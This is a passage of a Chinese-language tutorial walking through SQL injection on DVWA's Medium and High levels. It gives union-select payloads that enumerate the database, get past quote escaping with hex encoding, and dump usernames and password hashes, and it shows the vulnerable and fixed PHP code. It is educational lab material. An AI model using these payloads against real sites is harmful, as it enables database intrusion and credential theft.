


抓包更改参数id为1 order by 3 #，报错：

说明执行的SQL查询语句中只有两个字段，即这里的First name、Surname。

3.确定显示的字段顺序


抓包更改参数id为1 union select 1,2 #，查询成功：



说明执行的SQL语句为select First name,Surname from 表 where ID=id...

4.获取当前数据库


抓包更改参数id为1 union select 1,database() #，查询成功：



说明当前的数据库为dvwa。

5.获取数据库中的表

抓包更改参数id为
1 union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() #
，查询成功：




说明数据库dvwa中一共有两个表，guestbook与users。

6.获取表中的字段名

抓包更改参数id为
1 union select 1,group_concat(column_name) from information_schema.columns where table_name=
’ users ’ #，查询失败：

这是因为单引号被转义了，变成了\’ 。

可以利用16进制进行绕过，抓包更改参数id为
1 union select 1,group_concat(column_name) from information_schema.columns where table_name=0×7573657273 #
，查询成功：



说明users表中有8个字段，分别是
user_id,first_name,last_name,user,password,avatar,last_login,failed_login。

7.下载数据

抓包修改参数id为

1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #

，查询成功：

这样就得到了users表中所有用户的user_id,first_name,last_name,password的数据。

High

服务器端核心代码

```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id LIMIT 1;";
    $result = mysql_query( $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i   = 0;
    while( $i < $num ) {
        // Get values
        $first = mysql_result( $result, $i, "first_name" );
        $last  = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }

    mysql_close();
}

?>
```


可以看到，与Medium级别的代码相比，High级别的只是在SQL查询语句中添加了LIMIT 1，希望以此控制只输出一个结果。

漏洞利用

虽然添加了LIMIT 1，但是我们可以通过#将其注释掉。由于手工注入的过程与Low级别基本一样，直接最后一步演示下载数据。

输入1 or 1=1 union select group_concat(user_id,first_name,last_name),group_concat(password) from users #，查询成功：

需要特别提到的是，High级别的查询提交页面与查询结果显示页面不是同一个，也没有执行302跳转，这样做的目的是为了防止一般的sqlmap注入，因为sqlmap
在注入过程中，无法在查询提交页面上获取查询的结果，没有了反馈，也就没办法进一步注入。



Impossible

服务器端核心代码

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:i
d) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

可以看到，Impossible级别的代码采用了PDO技术，划清了代码与数据的界限，有效防御SQL注入，同时只有返回的查询结果数量为一时，才会成功输出，这样就有效预防了“脱裤”，Anti-CSRFtoken机制的加入了进一步提高了安全性。